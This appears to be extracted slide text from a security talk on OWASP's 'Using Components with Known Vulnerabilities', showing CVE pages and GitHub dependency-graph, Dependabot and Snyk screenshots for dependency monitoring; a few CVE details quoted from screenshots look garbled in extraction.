ATTACKERS CAN USE **MANY DIFFERENT PATHS** THROUGH YOUR APPLICATION TO DO HARM TO YOUR BUSINESS OR ORGANISATION



WHAT CHANGED FROM 2013 TO 2017?

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↓	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↓	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	X	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	X	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

A9

USING COMPONENTS WITH KNOWN VULNERABILITIES

The flowchart illustrates the progression of a security threat. It starts with 'Threat Agents' (represented by a stick figure icon) leading to 'Attack Vectors' (represented by a box with an arrow icon). This leads to 'Security Weakness' (represented by a box with an arrow icon). Finally, it leads to 'Impacts' (represented by a cylinder icon).

App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 2	Business ?
While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit.		Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date. Some scanners such as retire.js help in detection, but determining exploitability requires additional effort.		While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of the list.	

IS YOUR APPLICATION VULNERABLE?

- If you don't know **the versions of all components** you use (both client-side and server-side)
- If you don't **scan for vulnerabilities regularly** or subscribe to security bulletins related to the components you use
- If you don't **fix or upgrade** the underlying platform, frameworks, and dependencies in a risk-based, timely fashion

HOW YOU CAN PREVENT IT?

- Remove unused dependencies, unnecessary features, components, files, and documentation
- Continuously inventory the version of both client-side and server-side components and their dependencies using tools
- Only obtain components from official sources over secure links
- Prefer signed packages to reduce the chance of including a modified, malicious component
- Monitor for libraries and components that are unmaintained or do not create security patches for older versions

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TOTAL CVE Entries: 121700

CVE® is a [list](#) of entries—each containing an identification number, a description, and at least one public reference—for publicly known cybersecurity vulnerabilities.

CVE Entries are used in numerous cybersecurity [products and services](#) from around the world, including the U.S. National Vulnerability Database ([NVD](#)).

CNA Participation Growing Worldwide



CVE Numbering Authorities (CNAs)

Totals CNAs: [100](#) | Total Countries: [16](#)

[CNAs](#) include vendors and projects, vulnerability researchers, national and industry CERTs, and bug bounty programs.

CNAs are how the [CVE List](#) is built. Every [CVE Entry](#) added to the list is assigned by a CNA.

[How to Become a CNA >>](#)

Latest CVE News

- [100 Organizations Now Participating as CVE Numbering Authorities \(CNAs\)](#)
- [OPPO Added as CVE Numbering Authority \(CNA\)](#)

[More News >>](#)

CVE Blog

CVE Working Groups Overview

The CVE Program has a number of [Working Groups \(WGs\)](#), actively focused on improving processes, workflows, and other aspects of the program as CVE continues to grow and expand.

In this post, you will learn about CVE's six current WGs:

- Automation (AWG)
- Strategic Planning (SPWG)
- CNA Coordination (CNACWG)
- CVE Entry Quality (QWG)
- CVE Workflow (CWG)
- Outreach and Communications (OCWG)

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Newest CVE Entries

Tweets by [@CVENews](#)



8



@CVENews

CVE-2019-16540 libxmlfilter-xmlfilter-stream.c in the CSO filter in libxml2 3.2.2 in CCDev does not validate the part size, triggering a heap-based buffer overflow that can lead to root access by a local Linux user. [cvv.mitre.org/cgi-bin/cvename...](#)



1h



1h



@CVENews

CVE-2019-16538 An issue was discovered in xfs_setattr_nonsize in takeoffs_lops.c in the Linux kernel through 5.2.6. XFS partially wedges when a chattr fails on account of being out of disk quota. xfs_setattr_nonsize is failing to unlock the ILOCK after... [cvv.mitre.org/cgi-bin/cvename...](#)



2h



2h

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Page Last Updated or Reviewed: August 19, 2019

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[CVE List](#)[CNAs](#)[Board](#)[About](#)[News & Blog](#)**NVD**[Go to front](#)[CVSS Scores](#)[CPE Info](#)[Advanced Search](#)[Search CVE List](#)[Download CVE](#)[Data Feeds](#)[Request CVE IDs](#)[Update a CVE Entry](#)

TOTAL CVE Entries: 113597

HOME > CVE > CVE-2018-6341

[Printer-Friendly View](#)**CVE-ID****CVE-2018-6341** [Learn more at National Vulnerability Database \(NVD\)](#)[CVSS Severity Rating](#) • [Fix Information](#) • [Vulnerable Software Versions](#) • [SCAP Mappings](#) • [CPE Information](#)**Description**

React applications which rendered to HTML using the ReactDOMServer API were not escaping user-supplied attribute names at render-time. That lack of escaping could lead to a cross-site scripting vulnerability. This issue affected minor releases 16.0.x, 16.1.x, 16.2.x, 16.3.x, and 16.4.x. It was fixed in 16.0.1, 16.1.2, 16.2.1, 16.3.3, and 16.4.2.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:<https://reactjs.org/blog/2018/08/01/react-v-16-4-2.html>
- MISC:<https://twitter.com/reactjs/status/1024745321987887104>

Assigning CNA

Facebook

Date Entry Created**20180126**

Disclaimer: The [entry creation date](#) may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20180126)


Votes (Legacy)**Comments (Legacy)****Proposed (Legacy)**

N/A

This is an entry on the [CVE List](#), which provides common identifiers for publicly known cybersecurity vulnerabilities.

SEARCH CVE USING KEYWORDS: You can also search by reference using the [CVE Reference Maps](#).**For More Information:** cve@mitre.org

TOOLS -
GITHUB,
DEPENDABOT &
SNYK



THE **DEPENDENCY GRAPH** IS AVAILABLE
FOR EVERY PUBLIC REPOSITORY THAT
DEFINE DEPENDENCIES IN A
**SUPPORTED LANGUAGE USING A
SUPPORTED FILE FORMAT**

REPOSITORY ADMIN CAN ALSO SET UP THE DEPENDENCY GRAPH FOR
PRIVATE REPOSITORIES

Package manager	Languages	Recommended formats	Supported formats
Maven	Java, Scala	pom.xml	pom.xml
npm	JavaScript	package-lock.json	package-lock.json , package.json
Yarn	JavaScript	yarn.lock	package.json , yarn.lock
Nuget	.NET languages (C#, C++, F#, VB)	.csproj , .vbproj , .nuspec , .vcxproj , .fsproj	.csproj , .vbproj , .nuspec , .vcxproj , .fsproj , packages.config
Python PIP	Python	requirements.txt , pipfile.lock	requirements.txt , pipfile.lock , setup.py *
RubyGems	Ruby	Gemfile.lock	Gemfile.lock , Gemfile , *.gemspec

octo-org / octo-repo Private

Watch 1 Star 0 Fork 1

Code Issues 5 Pull requests 24 Actions Projects 8 Wiki Security Insights Settings

Pulse

Contributors

Traffic

Commits

Code frequency

Dependency graph

Network

Forks




Enable the dependency graph

Track this repository's dependencies and sub-dependencies

If you'd like to enable the [dependency graph](#) and services like it, we'll need additional permissions. By clicking on "Allow access", you're agreeing to GitHub's [Terms of Service](#) and granting us permission to perform **read-only** analysis of this private repository. [Learn more about how we use your data.](#)

[Allow access](#)



Security alerts

When you're given access to [security alerts](#), automatically receive notifications when a new vulnerability is found in one of your dependencies.

[UI alerts](#) ⓘ [Command Line](#) ⓘ [Web](#)

Receive security alert notifications via email

Email each time a vulnerability is found

Email a digest summary of vulnerabilities

[Weekly security email digest](#) ↗



GitHub security alert digest

SonyaMoisset's repository security updates from
the week of **Mar 5 - Mar 12**



organization



Known security vulnerabilities detected

Dependency

webpack-dev-server

Version

< 3.1.11

Upgrade to

~> 3.1.11

Vulnerabilities

CVE-2018-14732 Low severity

Defined in

package.json

[Review all vulnerable dependencies](#)

Note: GitHub's security features, such as security alerts, do not claim to catch all vulnerabilities. Though we are always trying to update our vulnerability database and alert you with our most up-to-date information, we will not be able to catch everything or alert you to known vulnerabilities within a guaranteed time frame. These features are not substitutes for human review of each dependency for potential vulnerabilities or any other issues, and we recommend consulting with a security service or conducting a thorough vulnerability review when necessary.



Automated dependency updates

Dependabot creates pull requests to keep your dependencies secure and up-to-date.

[Sign up](#)

[Learn how it works](#)

1,193,192 pull requests merged, and counting!

How it works

1



Dependabot checks for updates

Dependabot pulls down your dependency files and looks for any outdated or insecure requirements.

2



Dependabot opens pull requests


If any of your dependencies are out-of-date, Dependabot opens individual pull requests to update each one.

3



You review and merge

You check that your tests pass, scan the included changelog and release notes, then hit merge with confidence.



Application

Dependabot Preview

You have already purchased this app on GitHub Marketplace.

[Set up a new plan](#)
[Edit your plan](#)
[Configure access](#)

By GitHub
GitHub owns and operates this app.

Categories

Dependency management
Security Free
GitHub Created

Supported languages

C#, Elixir, FF
and 2 other languages supported

Customers



Developer



Developer links

Support
Status
Privacy Policy
Terms of Service

Report abuse

Dependabot helps you keep your dependencies up to date. It works with most popular languages.

Every day, Dependabot checks your dependency files for outdated requirements and opens individual pull requests for any it finds. You review the PRs, merge them, and get to work on the latest, most secure releases.

Dependabot is owned and maintained by GitHub. Dependabot Preview is a public beta for functionality that we are integrating directly into GitHub.

[Read more...](#)

[Security] Bump bower from 1.8.2 to 1.8.8 #80

The pull request [Bump bower from 1.8.2 to 1.8.8 #80](https://github.com/dependabot/dependabot-test/pull/80) was merged 7 days ago. It bumps bower from 1.8.2 to 1.8.8. This update includes security fixes. Vulnerabilities fixed: Sourced from The Rock Security Working Group. Arbitrary File Write Through Archive Extraction: attackers can write arbitrary files when a malicious archive is extracted. Affected version: <1.8.7. Releases notes: commits: Maintainer changes: dependabot: 80% Dependabot will resolve any conflicts with this PR as long as you don't alter it yourself. You can also trigger a rebase manually by commenting `@dependabot rebase`. If all status checks pass, Dependabot will automatically merge this pull request.

Dependabot commands and actions:

- dependabot: bump bower from 1.8.2 to 1.8.8
- dependabot: fix: add: dependabot security: 2018-07-05

Helpful PRs with release notes, changelogs, and Dependabot compatibility scores:



Pricing and setup

Free

Daily dependency updates

\$0

Dependabot Preview

Free

Daily dependency updates



[Code](#)[Issues 5](#)[Pull requests 24](#)[Actions](#)[Projects 8](#)[Wiki](#)[Security](#)[Insights](#)[Settings](#)

Security Alerts

[Automated security fixes](#)[Dismiss all](#)**3 Open ✓ 0 Closed**[Sort](#)**lodash**

11 days ago by GitHub package-lock.json #2


low severity

**actionview**

11 days ago by GitHub Gemfile.lock #1

critical severity

devise

[Create automated security fix](#)[Dismiss](#)**Open**

GitHub opened this alert 3 days ago

1 devise vulnerability found in Gemfile.lock 3 days ago

Remediation

Upgrade devise to version 4.6.0 or later. For example:

`gem "devise", ">= 4.6.0"`*Always verify the validity and compatibility of suggestions with your codebase.*

Details

[CVE-2019-5421](#)

moderate severity

Vulnerable versions: < 4.6.0

Patched version: 4.6.0

Devise ruby gem before 4.6.0 when the `lockable` module is used is vulnerable to a time-of-check time-of-use (TOCTOU) race condition due to `increment_failed_attempts` within the `Devise::Models::Lockable` class not being concurrency safe.

[Code](#) [Issues 1](#) [Pull requests 3](#) [Projects 0](#) [Wiki](#) [Insights](#) [Settings](#)

Bump dotenv from 6.2.0 to 7.0.0 #79

[Open](#) dependabot wants to merge 1 commit into `master` from `dependabot/npm_and_yarn/dotenv-7.0.0`

[Conversation 1](#) [Commits 1](#) [Checks 0](#) [Files changed 3](#)

dependabot bot commented 4 hours ago

Contributor · ...

Bumps `dotenv` from 6.2.0 to 7.0.0.

- ▶ Changelog
- ▶ Commits

 compatibility 85%

Dependabot will resolve any conflicts with this PR as long as you don't alter it yourself. You can also trigger a rebase manually by commenting `@dependabot rebase`.

▶ Dependabot commands and options

↳  Bump dotenv from 6.2.0 to 7.0.0 ...

Verified ✓ 788659c

 dependabot bot added the `dependencies` label 4 hours ago

 GitHub APP 6:39 AM

Pull request opened by `dependabot[bot]`

 dependabot[bot]

[#78 Bump jest from 24.3.1 to 24.4.0](#)

Bumps `jest` from 24.3.1 to 24.4.0.

Changelog

Sourced from `jest's changelog`.

24.4.0

Features

-  `[jest-resolve]` Now supports PnP environment without plugins ([#8094](#))

[Show more](#)

Labels


dependencies

Comments 1

PrideInLondon/pride-london-web | Yesterday at 6:39 AM

 All checks have passed

7/7 successful checks



Example `config.yml` files

With only required options

```
version: 1
update_configs:
  # Keep package.json (& lockfiles) up to date as soon as
  # new versions are published to the npm registry
  - package_manager: "javascript"
    directory: "/"
    update_schedule: "live"
  # Keep Dockerfile up to date, batching pull requests weekly
  - package_manager: "docker"
    directory: "/"
    update_schedule: "weekly"
```

With default labels and reviewers

```
version: 1
update_configs:
  # Update your Gemfile (& lockfiles) as soon as
  # new versions are published to the RubyGems registry
  - package_manager: "ruby:bundler"
    directory: "/"
    update_schedule: "live"

  # Apply default reviewer and label to created
  # pull requests
  default_reviewers:
    - "github-username"
  default_labels:
    - "label-name"
```

Available configuration options

The config file must start with `version: 1` followed by an array of `update_configs`.

Option	Required	Description
<code>package_manager</code>	yes	What package manager to use
<code>directory</code>	yes	Where to look for package manifests
<code>update_schedule</code>	yes	How often to check for updates
<code>target_branch</code>	no	Branch to create pull requests against
<code>default_reviewers</code>	no	Reviewers to set on pull requests
<code>default_assignees</code>	no	Assignees to set on pull requests
<code>default_labels</code>	no	Labels to set on pull requests
<code>default_milestone</code>	no	Milestone to set on pull requests
<code>allowed_updates</code>	no	Limit which updates are allowed
<code>ignored_updates</code>	no	Ignore certain dependencies or versions
<code>automerged_updates</code>	no	Updates that should be merged automatically
<code>version_requirement_updates</code>	no	How to update manifest version requirements
<code>commit_message</code>	no	Commit message preferences

Validate your .dependabot/config.yml file

```
1 # This is an example with only required properties:  
2 version: 1  
3 update_configs:  
4   - package_manager: "javascript"  
5     directory: "/"  
6     update_schedule: "live"  
7
```

Looks good 

pride-london-web > `/package.json...` last checked 4 hours ago [Bump now](#)

Settings

Update schedule

Live updates

Dependabot will create pull requests as soon as new versions are published to the npm registry.

Directory (optional)

/

Relative to repository's root

Target branch (optional)

Branch to create pull requests against. If blank Dependabot will use your repo's default branch (master).

Filters

Only security updates
 Only lockfile updates (ignore updates that require package.json changes)

Update strategy for package.json

How should Dependabot update your package.json (as opposed to your lockfile)?

Auto (bump versions if an app, widen ranges if a library)

Automatic PR merging

Dependabot can automatically merge dependency update PRs for you. For all of the options below we'll wait until all your status checks pass before merging. You can also set working hours for automerging in your account settings.

Runtime dependency PRs to merge automatically

None

Development dependency PRs to merge automatically

None

Whitelisted dependencies to merge automatically (all versions)

Search...

Only top-level dependencies can be whitelisted

[Update settings](#)

GitHub PR Defaults

Reviewers

SonyaMolset [X](#)

+ Add a reviewer

Assignees

SonyaMolset [X](#)

+ Add an assignee

Labels

Security [X](#)

+ Add a label

Defaults set on new PRs for this repo and language

[Code](#)[Issues 15](#)[Pull requests 13](#)[Projects 1](#)[Wiki](#)[Security](#)[Insights](#)[Settings](#)[Options](#)[Collaborators & teams](#)[Branches](#)[Webhooks](#)[Notifications](#)[Integrations & services](#)[Deploy keys](#)[Security alerts](#)[Moderation](#)[Interaction limits](#)

Security alerts

Security alerts are only visible to people and teams that are given access by admins. These users will be notified when a new vulnerability is found in one of your dependencies and see additional details when viewing automated security fixes. Individuals can manage how they receive security alerts in their [notification settings](#).

Choose the people or teams you would like to grant access to security alerts

 Search for people or teams

People and teams with access to security alerts



Organization and repository administrators

These members can always see security alerts.

[Save changes](#)

Continuously monitor your app's
dependencies

JS, Ruby, Python, Scala, Java, C#, Go

Check GitHub repos for
vulnerabilities

Scrutinise open source packages
before using them





Application

Snyk

You have already purchased this app on GitHub Marketplace.

[Set up a new plan](#)[Edit your plan](#)[Configure access](#)

Verified by GitHub
GitHub confirms that this app meets the [requirements for verification](#).

Categories

[Dependency management](#)
[Security](#) [GitHub Enterprise](#)
[Free](#)

Supported languages

Gradle, Java, JavaScript
and [4 other languages supported](#)

Developer



Developer links

[Support](#)
[Status](#)
[Documentation](#)
[Privacy Policy](#)
[Terms of Service](#)

[Report abuse](#)

Snyk is on a mission to help developers use open source and stay secure. Snyk helps find, fix (and prevent!) known vulnerabilities in your Node.js, Java, Ruby, Python and Scala apps. Snyk is free for open source.

Snyk tracks vulnerabilities in over 800,000 open source packages, and helps protect over 25,000 applications.

83% of Snyk users found vulnerabilities in their applications, and new vulnerabilities are disclosed regularly, putting your application at risk.

[Read more...](#)

The screenshot shows the Snyk dashboard interface. At the top, there's a search bar labeled "search projects" and a button "Add projects". Below the search bar, there are filters for "GitHub", "npm", "Ruby", and "Python". A "language" dropdown is set to "JavaScript" and a "sort" dropdown is set to "New". The main area displays a list of projects:

- candidae/pug**: package.json (5 vulnerabilities), Gemfile.lock (5 vulnerabilities). Last tested: 1 hour ago.
- flat-coated-retriever**: package.json (0 vulnerabilities).
- candidae/pyrenean-shepherd**: package.json (1 vulnerability), Gemfile.lock (0 vulnerabilities). Last tested: 1 day ago.
- candidae/anatolian-shepherd**: Gemfile.lock (2 vulnerabilities). Last tested: 1 week ago.
- candidae/saint-bernard**: (no files listed).

Below the projects, a section titled "Find: Quickly scan all your repos and get a high level overview on the amount of known vulnerabilities" shows five small screenshots of different parts of the Snyk interface.

Pricing and setup

Free

For individuals and small organisations to stay secure.

\$0

Snyk

Free

For individuals and small organisations to stay



React vulnerabilities

Licenses detected

-  license: [MIT](#) >=0.0.0-0c756fb-697f004 <0.8.0
-  license: [Apache-2.0](#) >=0.8.0 <0.12.0-rc1
